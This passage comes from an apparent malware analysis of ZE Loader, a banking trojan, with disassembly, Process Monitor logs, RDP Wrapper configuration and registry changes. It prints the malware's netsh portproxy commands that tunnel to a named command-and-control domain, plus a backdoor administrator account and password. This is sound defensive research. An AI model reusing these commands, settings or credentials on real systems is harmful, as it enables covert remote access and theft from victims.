5:19:4...  I1i4M0d6N8C3...  6444  ReadFile    C:[redacted]487_1\procSettings
5:19:4...  I1i4M0d6N8C3...  6444  CreateFile  C:[redacted]HLPAPI.DLL
5:19:4...  I1i4M0d6N8C3...  6444  CreateFile  C:[redacted]HLPAPI.DLL
5:19:4...  I1i4M0d6N8C3...  6444  ReadFile    C:[redacted]487_1\procSettings
5:19:4...  I1i4M0d6N8C3...  6444  ReadFile    C:[redacted]487_1\procSettings
5:19:4...  I1i4M0d6N8C3...  6444  ReadFile    C:[redacted]487_1\procSettings
5:19:4...  I1i4M0d6N8C3...  6444  ReadFile    C:[redacted]487_1\procSettings
5:19:4...  I1i4M0d6N8C3...  6444  ReadFile    C:[redacted]487_1\procSettings
```

Figure 6: DVDSettings.dll reads the encrypted file procSettings and decrypts it

In the image below we can see that the first call to the ‘decrypt’ function will decrypt the procSetting DLL file. The second call to the ‘decrypt’ function will result in decrypting the shellcode to unpack and run the procSetting DLL file.



```
.text:01057BD6 068 8B 45 F8               mov     eax, [ebp+var_8]
.text:01057BD9 068 8B 10                  mov     edx, [eax]
.text:01057BDB 068 FF 12                  call    dword ptr [edx] ; 'TFileStream.sub_004AD0E8'
.text:01057BDD 068 89 45 F0               mov     [ebp+size], eax
.text:01057BE0 068 8B 45 F0               mov     eax, [ebp+size]
.text:01057BE3 068 33 D2                  xor     edx, edx
.text:01057BE5 068 52                     push    edx
.text:01057BE6 06C 50                     push    eax
.text:01057BE7 070 8B 55 F8               mov     edx, [ebp+var_8]
.text:01057BEA 070 8B 45 F4               mov     eax, [ebp+var_C]
.text:01057BED 070 E8 22 71 EE FF         call    TStream_CopyFrom
.text:01057BF2 068 6A 00                  push    0
.text:01057BF4 06C 6A 00                  push    0
.text:01057BF6 070 8B 45 F4               mov     eax, [ebp+var_C]
.text:01057BF9 070 E8 CE 54 EE FF         call    TStream_SetPosition
.text:01057BFE 068 8D 45 F0               lea     eax, [ebp+size]
.text:01057C01 068 50                     push    eax             ; data length
.text:01057C02 06C BA 04 5A 06 01         mov     edx, offset IV  ; a2
.text:01057C07 06C 8B 45 F4               mov     eax, [ebp+var_C]
.text:01057C0A 06C 8B 40 04               mov     eax, [eax+4]    ; 'TMemoryStream.FMemory:Pointer'
.text:01057C0D 06C B9 40 00 00 00         mov     ecx, 40h ; '@'  ; IV length
.text:01057C12 06C E8 91 FA FF FF         call    decrypt
.text:01057C17 068 8B D8                  mov     ebx, eax
.text:01057C19 068 C7 45 EC FC 02 00 00   mov     [ebp+var_14], 2FCh
.text:01057C20 068 8D 45 EC               lea     eax, [ebp+var_14]
.text:01057C23 068 50                     push    eax             ; data length
.text:01057C24 06C BA 04 5A 06 01         mov     edx, offset IV  ; a2
.text:01057C29 06C B8 44 5A 06 01         mov     eax, offset shellcode ; encrypted shellcode
.text:01057C2E 06C B9 40 00 00 00         mov     ecx, 40h ; '@'  ; IV length
.text:01057C33 06C E8 70 FA FF FF         call    decrypt
.text:01057C38 068 8B F0                  mov     esi, eax
.text:01057C3A 068 89 5D D0               mov     [ebp+var_30], ebx
.text:01057C3D 068 8D 4D CC               lea     ecx, [ebp+var_34]
.text:01057C40 068 BA B8 7D 05 01         mov     edx, offset a1a32da18e81923 ; virtualalloc
.text:01057C45 068 B8 FC 7D 05 01         mov     eax, offset unknown_libname_1642 ; Delphi 3 Visual Component Library
```

Figure 7: First call to 'decrypt' function will decrypt the procSetting DLL file.

Next, the decrypted shellcode unpacks the decrypted procSettings DLL file and then calls the entry point of procSettings DLL.


The procSettings DLL

To find out more about what's inside this core DLL, we performed a static examination of the DLL. This did not shed light on its functionality and rules that govern its activity. One of the things we did see is that this DLL is Borland Delphi compiled and that it imports different functions from different DLLs. This suggests that procSettings is the DLL that holds most of the logic of the malware and its implementation.

A dynamic analysis we ran allowed us to examine the exported function THetholdImplementationIntercept. We saw that first the malware created a mutex with the name CodeCall.Net Mutey in order to prevent multiple instances of the malware running at the same time.

Next, the malware ran a check to discern whether the targeted bank application was installed on the infected device. It did that by searching the software directory under %appdatalocal%.

If the software the attackers are interested in is indeed installed on the device, it further checks if the file C:\ProgramData\OkApp.is exists. This file is one of the malware's files, used as an indicator; this file is empty of content.




Time ...	Process Name	PID	Operation	Path	Result
5:19:4...	I1i4M0d6N8C3...	6444	ReadFile	C:\Users\[redacted]Music\desktop.ini	SUCCESS
5:19:4...	I1i4M0d6N8C3...	6444	CreateFile	C:\Users\[redacted]Pictures\desktop.ini	SUCCESS
5:19:4...	I1i4M0d6N8C3...	6444	ReadFile	C:\Users\[redacted]Pictures\desktop.ini	SUCCESS
5:19:4...	I1i4M0d6N8C3...	6444	CreateFile	C:\Users\[redacted]Videos\desktop.ini	SUCCESS
5:19:4...	I1i4M0d6N8C3...	6444	ReadFile	C:\Users\[redacted]Videos\desktop.ini	SUCCESS
5:19:4...	I1i4M0d6N8C3...	6444	CreateFile	C:\Users\[redacted]Downloads\desktop.ini	SUCCESS
5:19:4...	I1i4M0d6N8C3...	6444	ReadFile	C:\Users\[redacted]Downloads\desktop.ini	SUCCESS
5:19:4...	I1i4M0d6N8C3...	6444	CreateFile	C:\Users\[redacted]OneDrive\desktop.ini	SUCCESS
5:19:4...	I1i4M0d6N8C3...	6444	ReadFile	C:\Users\[redacted]OneDrive\desktop.ini	SUCCESS
5:19:4...	I1i4M0d6N8C3...	6444	CreateFile	C:\Windows\System32\propsys.dll	SUCCESS
5:19:4...	I1i4M0d6N8C3...	6444	CreateFile	C:\Windows\System32\propsys.dll	SUCCESS
5:19:4...	I1i4M0d6N8C3...	6444	CreateFile	C:\	SUCCESS
5:19:4...	I1i4M0d6N8C3...	6444	CreateFile	C:\Users\[redacted]	NAME COLLISION
5:19:4...	I1i4M0d6N8C3...	6444	CreateFile	C:\Users\[redacted]	SUCCESS
5:19:4...	I1i4M0d6N8C3...	6444	CreateFile	C:\Users\[redacted]\AppData\Local	NAME COLLISION
5:19:4...	I1i4M0d6N8C3...	6444	CreateFile	C:\Users\[redacted]\AppData\Local	SUCCESS
5:19:4...	I1i4M0d6N8C3...	6444	CreateFile	C:\Users\[redacted]\AppData\Local\IconCache.db	NAME NOT FOUN
5:19:4...	I1i4M0d6N8C3...	6444	CreateFile	C:\Users\[redacted]\AppData\Local\[redacted]	SUCCESS
5:19:4...	I1i4M0d6N8C3...	6444	CreateFile	C:\ProgramData\OkApp.is	SUCCESS
5:19:4...	I1i4M0d6N8C3...	6444	CreateFile	C:\Users\[redacted]\Desktop\487_1\Fwpuclnt.dll	NAME NOT FOUN
5:19:4...	I1i4M0d6N8C3...	6444	CreateFile	C:\Windows\System32\FWPUCLNT.DLL	SUCCESS
5:19:4...	I1i4M0d6N8C3...	6444	CreateFile	C:\Windows\System32\FWPUCLNT.DLL	SUCCESS
5:19:4...	I1i4M0d6N8C3...	6444	CreateFile	C:\Windows\System32\FWPUCLNT.DLL	SUCCESS
5:19:4...	I1i4M0d6N8C3...	6444	CreateFile	C:\Users\[redacted]\Desktop\487_1\IdnDL.dll	NAME NOT FOUN
5:19:4...	I1i4M0d6N8C3...	6444	CreateFile	C:\Windows\System32\idndl.dll	SUCCESS
5:19:4...	I1i4M0d6N8C3...	6444	CreateFile	C:\Windows\System32\idndl.dll	SUCCESS
5:19:4...	I1i4M0d6N8C3...	6444	CreateFile	C:\Windows\System32\idndl.dll	SUCCESS

Figure 8: ZE Loader's indicator file that checks for previous infection

If ZE Loader's scan identifies that this is the first time the malware has run on that device, it executes a series of steps as follows.

1. First, ZE Loader checks that it is running with administrator privileges.



```
.text:0446CC30 074 E8 17 6E FF FF          call    shell32_IsUserAnAdmin
.text:0446CC35 074 85 C0                   test    eax, eax
.text:0446CC37 074 0F 84 CF 01 00 00       jz      loc_446CE0C

.text:0446CC3D 074 6A 00                   push    0               ; nShowCmd
.text:0446CC3F 078 6A 00                   push    0               ; lpDirectory
.text:0446CC41 07C 8D 4D EC                lea     ecx, [ebp+var_14] ; result
.text:0446CC44 07C BA A4 CF 46 04          mov     edx, offset a1d0e1065b75a97 ; "1D0E1065B75A974CD89F518C768E588AB3658DE"...
.text:0446CC49 07C B8 D0 CE 46 04          mov     eax, offset aD_48 ; "D"
.text:0446CC4E 07C E8 E5 70 FF FF          call    command_or_decrypt ; /C netsh interface portproxy reset
.text:0446CC53 07C 8B 45 EC                mov     eax, [ebp+var_14]
.text:0446CC56 07C E8 99 E4 A5 FF          call    @UStrToPWChar
.text:0446CC5B 07C 50                      push    eax             ; lpParameters
.text:0446CC5C 080 68 34 D0 46 04          push    offset off_446D034 ; lpFile
.text:0446CC61 084 6A 00                   push    0               ; lpOperation
.text:0446CC63 088 6A 00                   push    0               ; hwnd
.text:0446CC65 08C E8 3A F0 B7 FF          call    shell32_ShellExecuteW
.text:0446CC6A 074 6A 64                   push    64h ; 'd'       ; dwMilliseconds
```


Figure 9: ZE Loader's privilege check — "Is user admin?"

1. ZE Loader executes a couple of Netshell commands in order to create a new connection for establishing an RDP connection to the command-and-control server (C&C).
    1. The first command it executes is 'netsh interface portproxy reset' in order to reset the proxy configuration settings.
    2. Next, it opens two proxy connections to eavesdrop on and have a connection to the C&C server:

netsh interface portproxy add v4tov4 listenport=1534 listenaddress=127.0.0.1 connectport=1534 connectaddress=controllefinaceiro2021.duckdns.org

netsh interface portproxy add v4tov4 listenport=27015 listenaddress=127.0.0.1 connectport=27015 connectaddress=controllefinaceiro2021.duckdns.org

1. Next, ZE Loader loads the encrypted file 'operationB', decrypts and unpacks it. The encryption and unpacking methods are the same as before. This file is a malicious DLL that is responsible for setting an outbound RDP connection to the C&C.




```
.text:0446CD62 0A0 FF 75 BC                push    [ebp+var_44]    ; lpDirectory
.text:0446CD65 0A4 8D 45 D0                lea     eax, [ebp+var_30]
.text:0446CD68 0A4 BA 05 00 00 00          mov     edx, 5
.text:0446CD6D 0A4 E8 76 E6 A5 FF          call    @UStrCatN
.text:0446CD72 0A4 8B 45 D0                mov     eax, [ebp+var_30]
.text:0446CD75 0A4 E8 7A E3 A5 FF          call    @UStrToPWChar
.text:0446CD7A 0A4 50                      push    eax             ; lpParameters
.text:0446CD7B 0A8 68 34 D0 46 04          push    offset off_446D034 ; lpFile
.text:0446CD80 0AC 6A 00                   push    0               ; lpOperation
.text:0446CD82 0B0 6A 00                   push    0               ; hwnd
.text:0446CD84 0B4 E8 1B EF B7 FF          call    shell32_ShellExecuteW
.text:0446CD89 09C 8D 55 B4                lea     edx, [ebp+var_4C]
.text:0446CD8C 09C A1 F8 58 49 04          mov     eax, off_44958F8
.text:0446CD91 09C 8B 00                   mov     eax, [eax]
.text:0446CD93 09C E8 24 F0 C5 FF          call    sub_40CBDBC
.text:0446CD98 09C 8B 45 B4                mov     eax, [ebp+var_4C]
.text:0446CD9B 09C 8D 55 B8                lea     edx, [ebp+var_48]
.text:0446CD9E 09C E8 51 A0 A7 FF          call    sub_3EE6DF4
.text:0446CDA3 09C 8D 45 B8                lea     eax, [ebp+var_48]
.text:0446CDA6 09C BA B0 D2 46 04          mov     edx, offset aOperationb ; "operationB"
.text:0446CDAB 09C E8 58 E5 A5 FF          call    @UStrCat
.text:0446CDB0 09C 8B 45 B8                mov     eax, [ebp+var_48]
.text:0446CDB3 09C E8 D8 7D FF FF          call    load_decrypt_unpack_dll_file
.text:0446CDB8 09C EB 52                   jmp     short loc_446CE0C
```

Figure 10: ZE Loader opens an outbound RDP connection


OperationB DLL

We began with a static examination of the malicious DLL ‘OperationB.’ Examining the DLL’s resource section, we saw that it contained some legitimate RDP DLLs, including the right ones for each Windows architecture, as well as RDP configuration files.



```
RCData
    CONFIG : 0
    DVCLAL : 0
    IN : 1033
    LICENSE : 0
    PACKAGEINFO : 0
    RDPCLIP6032 : 1049
    RDPCLIP6064 : 1049
    RDPCLIP6132 : 1049
    RDPCLIP6164 : 1049
    RDPW32 : 0
    RDPW64 : 0
    RFXVMT32 : 0
    RFXVMT64 : 0
```

Figure 11: RDP files used by ZE Loader



```
; RDP Wrapper Library configuration
; Do not modify without special knowledge

[Main]
Updated=2017-12-27
LogFile=\rdpwrap.txt
SLPolicyHookNT60=1
SLPolicyHookNT61=1

[SLPolicy]
TerminalServices-RemoteConnectionManager-AllowRemoteConnections=1
TerminalServices-RemoteConnectionManager-AllowMultipleSessions=1
TerminalServices-RemoteConnectionManager-AllowAppServerMode=1
TerminalServices-RemoteConnectionManager-AllowMultimon=1
TerminalServices-RemoteConnectionManager-MaxUserSessions=0
TerminalServices-RemoteConnectionManager-ce0ad219-4670-4988-98fb-89b14c2f072b-MaxSessions=0
TerminalServices-RemoteConnectionManager-45344fe7-00e6-4ac6-9f01-d01fd4ffadfb-MaxSessions=2
TerminalServices-RDP-7-Advanced-Compression-Allowed=1
TerminalServices-RemoteConnectionManager-45344fe7-00e6-4ac6-9f01-d01fd4ffadfb-LocalOnly=0
TerminalServices-RemoteConnectionManager-8dc86f1d-9969-4379-91c1-06fe1dc60575-MaxSessions=1000
TerminalServices-DeviceRedirection-Licenses-TSEasyPrintAllowed=1
TerminalServices-DeviceRedirection-Licenses-PnpRedirectionAllowed=1
TerminalServices-DeviceRedirection-Licenses-TSMFPluginAllowed=1
TerminalServices-RemoteConnectionManager-UiEffects-DWMRemotingAllowed=1

[PatchCodes]
nop=90
Zero=00
jmpshort=EB
nopjmp=90E9
CDefPolicy_Query_edx_ecx=BA000100008991200300005E90
CDefPolicy_Query_eax_rcx_jmp=B80001000089813806000090EB
CDefPolicy_Query_eax_esi=B800010000898620030000090
CDefPolicy_Query_eax_rdi=B800010000898738060000090
CDefPolicy_Query_eax_ecx=B800010000898120030000090
CDefPolicy_Query_eax_ecx_jmp=B80001000089812003000EB0E
CDefPolicy_Query_eax_rcx=B800010000898138060000090

[6.0.6000.16386]
SingleUserPatch.x86=1
SingleUserOffset.x86=160BF
SingleUserCode.x86=nop
SingleUserPatch.x64=1
SingleUserOffset.x64=65E3E
SingleUserCode.x64=Zero
DefPolicyPatch.x86=1
```

Figure 12: RDP configuration as used by ZE Loader

Dynamically running this malicious DLL, we see that it begins by saving the RDP DLL and its configuration on disk under a randomly generated directory; in this case, saved under %programFiles%.


Manipulating Security Settings

In the next step, ZE Loader manipulates some security settings to enable the attacker to have undisturbed remote access to the infected device.

ZE Loader searches for the service ‘TermService’. This service allows RDP connections to stream to and from the client device. ZE Loader sets its configuration settings to SERVICE_AUTO_START with the path of the RDP DLL file it already saved on disk.

Next, ZE Loader changes the settings of the infected device to allow and establish multiple RDP connections to and from that device. The following settings are toggled to ‘true’:


- HKLM\System\CurrentControlSet\Control\Terminal Server\fDenyTSConnection
- HKLM\System\CurrentControlSet\Control\Terminal Server\Licensing Core\EnableConCurrentSessions
- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\AllowMultipuleTSSession



Time ...	Process Name	PID	Operation	Path
1:47:0...	l1i4M0d6N8C3...	11716	RegCreateKey	HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server
1:47:0...	l1i4M0d6N8C3...	11716	RegCreateKey	HKLM\System\CurrentControlSet\Control\Terminal Server
1:47:0...	l1i4M0d6N8C3...	11716	RegSetValue	HKLM\System\CurrentControlSet\Control\Terminal Server\fDenyTSConnections
1:47:0...	l1i4M0d6N8C3...	11716	RegCreateKey	HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\Licensing Core
1:47:0...	l1i4M0d6N8C3...	11716	RegCreateKey	HKLM\System\CurrentControlSet\Control\Terminal Server\Licensing Core
1:47:0...	l1i4M0d6N8C3...	11716	RegSetValue	HKLM\System\CurrentControlSet\Control\Terminal Server\Licensing Core\EnableConcurrentSessions
1:47:0...	l1i4M0d6N8C3...	11716	RegCreateKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
1:47:0...	l1i4M0d6N8C3...	11716	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\AllowMultipleTSSessions
1:47:0...	l1i4M0d6N8C3...	11716	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\AddIns
1:47:0...	l1i4M0d6N8C3...	11716	RegOpenKey	HKLM\System\CurrentControlSet\Control\Terminal Server\AddIns

Figure 13: RDP configuration allows connections to and from the infected device


Additional RDP settings are configured to enable the attacker to eventually use the remote access to the infected device without much effort.


Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result	Detail
1:56:5...	l1i4M0d6N8C3...	11716	RegCreateKey	HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp	REPARSE	Desired Acce
1:56:5...	l1i4M0d6N8C3...	11716	RegCreateKey	HKLM\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp	SUCCESS	Desired Acce
1:56:5...	l1i4M0d6N8C3...	11716	RegSetValue	HKLM\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp\SecurityLayer	SUCCESS	Type: REG_D
1:56:5...	l1i4M0d6N8C3...	11716	RegSetValue	HKLM\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp\UserAuthentication	SUCCESS	Type: REG_D

Figure 14: RDP configuration bypasses security on the infected device

The malware adds a new user account to the victim’s local area network settings with the name Administart0r and password 123mudar. To ensure it is allowed to perform admin actions on the device, the malware adds the new malicious user to the localgroup ‘administradores’.

